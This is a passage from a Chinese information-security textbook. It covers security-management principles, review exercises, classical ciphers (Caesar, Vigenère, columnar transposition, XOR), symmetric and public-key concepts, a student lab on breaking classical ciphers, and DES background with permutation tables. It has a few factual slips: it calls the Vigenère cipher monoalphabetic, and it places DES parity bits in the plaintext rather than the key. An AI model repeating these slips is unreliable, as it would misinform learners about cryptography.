2. 成本效率原则

任何系统都不是100%安全的，因为100%安全要求的成本可能是无限的。因此，成本效率原则要求针对系统的重要性，设定相应的安全需求级别，采取相应的安全措施。

3. 可扩展性原则

考虑信息系统的发展、规模的变化以及新的风险的出现，要求安全体系具有可扩展性和延续性。

4. 分权制衡原则

要害部位的管理权限不应当交给一个人管理，要将权利分割给几个人，以便互相制约。

5. 最小特权原则

对于某个人只有需要时才可以授予某种特权，但同时要限制其他的系统特权。

6. 失效保护原则

系统应当是可控的。一旦系统控制失灵，要有紧急响应预案，阻止风险蔓延和系统恶化。例如，一旦系统发生故障，必须拒绝入侵者的访问；包过滤路由器发生故障，将不允许任何数据包流通；某代理服务器出现故障，就再不提供服务等。

7. 公开揭露原则

任何系统遭受某种入侵，都是由于系统存在相应的漏洞。对于发现的漏洞，有人认为应当予以保密，以防更多的入侵。但是，现在普遍的观点是应当公开漏洞，一是可以引起广泛的注意和防护，二是可以发动更多的人或组织提供补救措施，三是可以对入侵者以威慑。

8. 立足国内原则

安全技术和设备首先要立足国内，未经批准不得消化、改造或直接应用国外的技术和设备。

9. 可评估原则

安全系统的规划、设计、实施、运行都要有章可循，同时要考虑用户对于安全的需求和具体环境，使安全系统成为可以论证、可以评估的系统。

习　题

1. 对于信息及信息系统的安全威胁，会随着信息系统的发展和人的认识的深化而变化。请说出自己认为信息系统面临的威胁有哪些？造成这些威胁的根源在哪里？

2. 如何看待信息系统的脆弱性？信息系统脆弱性有哪些？它们的根源在什么地方？

3. 人们对信息安全的属性的认识会随技术环境的发展和认识的深化而不同。请说明在不同的技术环境下，对于信息安全的属性的理解有哪些不同？

4. 关于信息系统安全概念的演化过程，业界有不同的阶段划分方法。请查阅资料，收集不同的信息安全概念的划分方法并进行比较。

5. 为什么信息保障的概念目前会取得广泛的共识？

6. 本书中列举了3个信息(系统)管理安全模型：PDR、PDRR和PPDR。请查阅资料，说明还有哪些信息(系统)管理安全模型，进一步了解这些模型中各部分的含义，并透过这些模型的发展说明了一些什么样的实质性问题。

7. 如何理解OSI安全体系结构中的安全服务、安全机制及其它们之间的关系？

8. 安全服务与系统的各层之间有什么关系？请按照OSI安全体系结构中的安全服务在各层中的配置，推导出TCP/IP体系中各层的安全服务配置。

9. 信息系统的安全管理与安全技术之间有什么关系？安全管理包括哪些内容？

10. 有人说，管理就是让别人帮你把事情做好。也有人说，管理就是使任务顺利完成。因此，每个管理工作都有确定的目标，有管理的对象，也有需要遵循的一些原则。由于人们的认识的差异、环境的差别、系统结构的不同，在每一个具体情况下，这三者是不相同的。就你的理解来讨论这三者及其之间的关系。

11. 分析信息系统安全标准和法律之间的异同。

第1章 数据保密

迄今为止，信息保护的最重要手段是数据保密。数据保密就是隐蔽数据，其方法有以下两种。

（1）数据加密，即隐蔽数据的可读性：将可读的数据，即明文（paintext），也叫明码，转换为不可读数据，即密文（cphertext），也称密码，使非法者不能直接了解数据的内容。加密的逆过程称为解密。

（2）数据隐藏，即隐蔽数据的存在性：将数据隐藏在一个容量更大的数据载体之中，形成隐秘载体，使非法者难于察觉其中隐藏有某些数据，或难于从中提取被隐藏数据。

1.1 数据加密技术概述

如果用 P 表示明文，用 C 表示密文，则可以将加密写成如下函数形式：

$$C = E_{EK}(P)$$

这里，E 为加密函数，EK 称为加密密钥。下面通过介绍几种简单的加密方法介绍加密算法和密钥的概念以及加密算法与密钥之间的关系。

1.1.1 替代密码

替代密码就是将明文中的每个位置的字母都用其他字母代替。比较简单的置换方法是恺撒算法，它将明文中的每个字母都用相隔一定距离的另一个字母代替。例如将明文“CHINA”中的每个字母都用字母表中后面的距离为 5 的字母代替，就会变成密文“HMNSF”。这里“在字母表上移动一个距离”就称为加密算法，距离“5”就称为加密密钥。这种加密的强度非常低，破译者最多只要按字母表试 25 次，就能根据组词规则破译密文。

（1）以法国密码学家 Vigenere 命名的维吉利亚密码就是一种比较复杂的替代密码。设

$$P = \text{data security}, \quad \text{EK} = \text{basic}$$

则采用维吉利亚密码的加密过程如下：

① 制作维吉利亚方阵如表 1.1 所示。规则是第 i 行以 I 打头。

表 1.1 维吉利亚方阵

明文	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
a	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
b	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
c	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
⋮																										
i	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H

续表

明文	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
⋮																										
s	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
t	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
⋮																										
z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

② 按密钥的长度将 P 分解若干节。这里 basic 的长度为 5，故将明文分解为表 1.2 所示的样子。

表 1.2　按照密钥分解明文

密钥	b	a	s	i	c
明文	d	a	t	a	s
	e	c	u	r	i
	t	y			

③ 对每一节明文，利用密钥 basic 进行变换。以明文 d 为例，变化的方法是：由于 d 处于密钥中字母 b 指定的列（见表 1.2），因此在维吉利亚方阵的（见表 1.1）b 行中找到 d 列所对应字符（E）即是。其他类推。于是得到如下密文：

$$C = E_{EK}(P) = \text{EALIU FCMZK UY}$$

使用 ASCII 码，所发送的位流为：

0100010101000001010011000100110101010101010001100100001101001101010100101001
0010110101010101011101

这种密码是将明文中的一个字母用一个相应的密文字母替换，称简单替换密码（simple substitution cipher）或单字母密码（mono alphabetic cipher）。它应用简单，但系统太脆弱、太容易被攻破了。于是又设计出多种替换法形式。

（2）多名替换密码（homophonic substitution cipher）：一个字母可以映射为多个密文字母。如：

A ～ 5，12，25，56

B ～ 7，17，31，57

⋮

（3）多字母密码（poly alphabetic cipher）：字符块被成组加密。如：

ABA ～ RTQ

ABB ～SLL

⋮

1.1.2　换位密码

换位就是将明文中字母的位置重新排列。最简单的换位就是逆序法，即将明文中的字母倒过来输出。例如：

明文：computer system

密文：metsys retupmoc

这种方法太简单，非常容易破密。下面介绍一种稍复杂的换位方法——列换位法。

使用列换位法，首先要将明文排成一个矩阵，然后按列进行输出。为此要解决两个问题：

- 排成的矩阵的宽度——有多少列；
- 排成矩阵后，各列按什么样的顺序输出。

为此，要引入一个密钥 K，它既可定义矩阵的宽度，又可定义各列的输出顺序。例如 K =computer，则这个单词的长度(8)就是明文矩阵的宽度，而该密钥中各字母按在字母序中出现的次序，就是输出的列的顺序。表 1.3 为按密钥对明文 WHAT CAN YOU LEARN FROM THIS BOOK 的排列。于是，输出的密文为

WORO NNSX ALMK HUOO TETX YFBX ARIX CAHX

表 1.3 按密钥排列的明文举例

密　钥	C	O	M	P	U	T	E	R
顺序号	1	4	3	5	8	7	2	6
明文	W	H	A	T	C	A	N	Y
	O	U	L	E	A	R	N	F
	R	O	M	T	H	I	S	B
	O	O	K	X	X	X	X	X

1.1.3 简单异或

异或运算具有如下特点：

$$0 \oplus 0 = 0,\quad 0 \oplus 1 = 1,\quad 1 \oplus 0 = 1,$$
$$1 \oplus 1 = 0,\quad a \oplus a = 0,\quad a \oplus b \oplus b = a$$

即两个运算数相同，结果为 0；两个运算数不同，结果为 1。

使用简单异或进行加密，就是将明文与密钥进行异或运算，解密则是对密文用同一密钥进行异或运算。即

$$P \oplus K = C \quad C \oplus K = P$$

1.1.4 分组密码

分组密码是一种加密管理方法。它的基本思想是将明文报文编码(例如用 0、1 码进行编码)，并按照一定的长度(m)进行分组，再将各组明文的码分别在密钥的控制下进行加密。例如将明文编码按照 64 位为一组进行分组。

采用分组密码的好处是便于标准化，便于在分组(如 X.25、IP)网络中被打包传输。其次，由于一个密文组的传输错误不会影响其他密文组，所以容易实现同步。但是由于相同的密文一定对应相同的明文，所以分组密码不能隐蔽数据模式，同时也不能抵抗组重放、嵌入和删除等攻击。

1.1.5 对称密码体制和非对称密码体制

如前所述，一个加密过程可以描述为

$$C = E_{EK}(P)$$

其中，E 为加密函数，EK 为加密密钥。相对应的，可以把解密写成

$$P = D_{DK}(C)$$

其中，D 为解密函数，DK 为解密密钥。于是，按照 DK 与 EK 的关系，可以分为两种情况：

（1）对称密码体系。若一种加密方法有 DK＝EK，则称其为对称密码体系，或称单钥密码。在这种方法中，加密使用的密钥与解密使用的密钥相同。在对称密码体制中，最为著名的加密算法是 IBM 公司于 1971—1972 年研制成功的 DES（data encryption standard，数据加密标准）分组算法，1977 年被定为美国联邦信息标准。

（2）非对称密码体系。若一种加密方法有 DK≠EK，则称其为非对称密码体系，或称双钥密码。在这种方法中，加密使用的密钥与解密使用的密钥不相同。在非对称密码体系中，最著名的是以 MIT 的 R. Rivest、A. Shamir 和 L. M. Adleman 三名数学家的名字命名的 RSA 算法。RSA 加密体系对一对密钥有如下要求：

- 加密和解密分别用不同的密钥进行，如用加密密钥 EK 对明文 P 加密后，不能再用 EK 对密文进行解密，只能用相应的另一把密钥 DK 进行解密得到明文。即有 $D_{EK}(E_{EK}(P)) \neq P$ 和 $D_{DK}(E_{EK}(P)) = P$。
- 加密密钥和解密密钥可以对调，即 $D_{EK}(E_{DK}(P)) = P$。
- 应能在计算机上容易成对生成，但不能由已知的 DK 导出未知的 EK，也不能由已知的 EK 导出未知的 DK。

1.1.6 密钥的安全与公开密码体制

如前所述，密码的安全决定于算法的安全和密钥的安全两个方面。为此在使用中可以采用两种不同的策略：一种是基于算法保密的策略，另一种是基于密钥保密的策略。基于算法保密的安全策略也称受限制的算法策略。这种策略曾经被使用，但是在现代密码学中已经不再使用。原因如下：

（1）算法是要人掌握的。一旦人员变动，就要更换算法。

（2）算法的开发是非常复杂的。一旦算法泄密，重新开发需要一定的时间。

（3）不便于标准化：由于每个用户单位必须有自己唯一的加密算法，不可能采用统一的硬件和软件产品，否则偷窃者就可以在这些硬件和软件的基础上进行猜测式开发。

（4）不便于质量控制：用户自己开发算法，需要好的密码专家，否则对安全性难以保障。

因此，现代密码学认为，所有加密算法的安全性都应当基于密钥的安全性，而不是基于算法实现的细节。这就意味着加密算法可以公开，也可以被分析，可以大量生产使用算法的产品，即使攻击者知道了算法也没有关系，只要不知道解密具体使用的密钥，就不能破译密文。所以保密的关键是保护解密密钥的安全。

按照这一思想，对称密码体制运算效率高、使用方便、加密效率高，是传统企业中最广泛使用的加密技术。但是，由于通信双方使用同样的密钥，因此无论任何一方生成密钥，都要通过一定的渠道向对方传送密钥，有可能在传送过程中使密钥泄露，而且通信双方无论任何一方泄密，都会给双方造成损失。

由于在非对称密码体制中，加密与解密使用不同的密钥，所以情况就大有不同。设通信在 A、B 之间进行，则可以采用下面的方法生成密钥：

(1) A 端产生一对密钥，将其中一个自己保存，另一个传递给 B 端；

(2) B 端也产生一对密钥，将其中一个自己保存，另一个传递给 A 端。

这样，每端都拥有两个密钥：一个是只有自己知道，其他任何人都不知道的密钥，称为 A 方的私钥，记做 SK_A；另一个是对方传来的，自己和对方都知道的密钥，称为 A 端的公钥，记做 PK_A。于是非对称密码体制可以提供如图 1.1 所示的方法进行加密：

- A 端先用自己的私钥 SK_A 对数据加密，形成密文 $E_{SK_A}(P)$ 再用 B 方的公钥 PK_B 对加密，形成双重加密的密文 $E_{PK_B}(E_{SK_A}(P))$。
- 双重加密的密文 $E_{PK_B}(E_{SK_A}(P))$ 传送到 B 方后，B 方先用 B 方的私钥 SK_B 进行一次解密，得到 $E_{SK_A}(P)$；再用 A 方的公钥 PK_A 解密进行二次解密，才能将二重密文最终解密。




图 1.1 非对称密码体制的加密与解密

在这种情况下，为了保护数据的机密性，只要对每一方的私钥加以保护即可。而公钥可以不进行保护，甚至可以公开。这样就不存在密钥传输中的失密问题了。所以，通常也将非对称密码体制称为公开密钥体制，因为要向对方传送的一个密钥可以被公开。这也就是通常把公开（非对称）密钥体系中的密钥记为 SK 和 PK，而不再使用记号 EK 和 DK 的原因。

公开密钥体制的问题是算法效率低。所以，一般都是用公开密钥系统传送对称密码体制中的密钥，再用对称密码体制传送密文。

公开密钥体制是斯坦福大学的两名科学家 Diffie 和 Hellman 在 1976 年提出来的。

实验 1 加密博弈

1. 实验目的

(1) 掌握古典加密程序的设计方法。

(2) 掌握进行密码攻击的方法。

2. 实验内容

(1) 实验由两（组）人共同完成：一（组）人进行加密程序设计，另一（组）人进行密码攻击程序设计。

(2) 程序要求：加密程序由一组程序组成，分别是用置换法、换位法、异或法或它们的组合方法设计。

(3) 实验在一些文件上进行。

(4) 实验过程中要能记录攻击时间。

(5) 一轮实验完成后，加密方与攻击方角色互换，再继续进行另一轮实验。

3. 实验准备

(1) 设计实验过程和环境。例如双方可以通过电子邮件互相传送。
(2) 设计加密程序组和攻击程序组。
(3) 准备实验用的被加密文件。

4. 推荐的分析讨论内容

分析影响密码加密强度的因素。

1.2 数据加密标准算法

1.2.1 DES 及其基本思想

1973 年 5 月,美国国家标准局发出通告,公开征求对计算机数据在传输和存储期间的进行数据加密的算法。要求:

(1) 必须提供高度的安全性;

(2) 具有相当高的复杂性,使得破译的开销超过获得的利益,但同时又便于理解和掌握;

(3) 安全性应当不依赖于算法的保密,加密的安全性仅以加密密钥的保密为基础;

(4) 必须适合不同的用户和不同的应用场合;

(5) 实现算法的电子器件必须很经济,运行有效;

(6) 必须能够有出口。

此后数年内,美国的许多公司、研究机构和大学开发了许多算法。1975 年,IBM 提出的算法被采纳,并向全国公布,征求意见。1977 年 1 月 15 日,美国国家标准局正式采用这个算法作为数据加密标准(同年 7 月 15 日生效)。这就是 DES。

DES 算法的基本思想是将二进制序列的输入明文以 64 位为数据分组,然后对这些明文进行替换和换位,最后形成密文,如图 1.2 所示。

DES 算法的基本特点如下:

(1) 对称算法:既可用于加密,也可用于解密。

(2) 64 位的密钥,使用长度为 56 位(64 位明文中有 8 位用于奇偶校验)。

(3) 加密算法是混淆与扩散的结合,或者说是换位与置换的结合。

(4) 每个 DES 都在明文上实施 16 重相同的组合技术,如图 1.3 所示。这种重复性可以被非常理想地应用到一个专用芯片中。

1.2.2 DES 加密过程细化

1. DES 加密的细化结构

图 1.4 是图 1.3 的细化。从图 1.4 中可以看出,DES 加密过程主要涉及如下环节(模块):

56位密钥

64位明文组　DES　64位密文组

图 1.2　DES 加密思想




图 1.3　DES 加密过程

- 初始换位和逆初始换位；
- 将 64 位明文分为 32 位的左右两段：L_0 和 R_0；
- 进行 16 轮相同的迭代运算：混淆＋异或＋交换；
- 将最后左右两段合并；
- 生成每一轮的子密钥 K_i。

表 1.4 为初始换位 IP 和逆初始换位 IP^{-1}。初始变换 IP 是将 $T=t_1t_2t_3\cdots t_{63}t_{64}$ 变换成 $T_0=t_{58}t_{50}t_{42}\cdots t_{15}t_7$。$IP^{-1}$ 为 IP 的逆变换。

将明文分成左右两段和将左右两段合并比较简单，这里就不介绍了。下面具体介绍关于每一轮的迭代和每一轮使用的子密钥的生成过程。




图 1.4　DES 加密过程

2. DES 子密钥的生成

图 1.5 是生成每一轮使用的 48 位子密钥的过程。

下面介绍它的各个环节。

(1) 压缩变换 PC-1 与分割得到 C_0、D_0

PC-1 的作用是去掉奇偶校验位 8，16，24，32，40，48，56，64 后，按 56 位进行换位。换位算法如表 1.5 所示。

(2) 密钥移位

56 位密钥被分成两部分之后，每一部分为 28 位。在每一轮中进行一次左移位，左移的位数因轮数而异，如表 1.6 所示。

表 1.4　初始换位 IP 和逆初始换位 IP^{-1}

(a) IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

(b) IP^{-1}

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

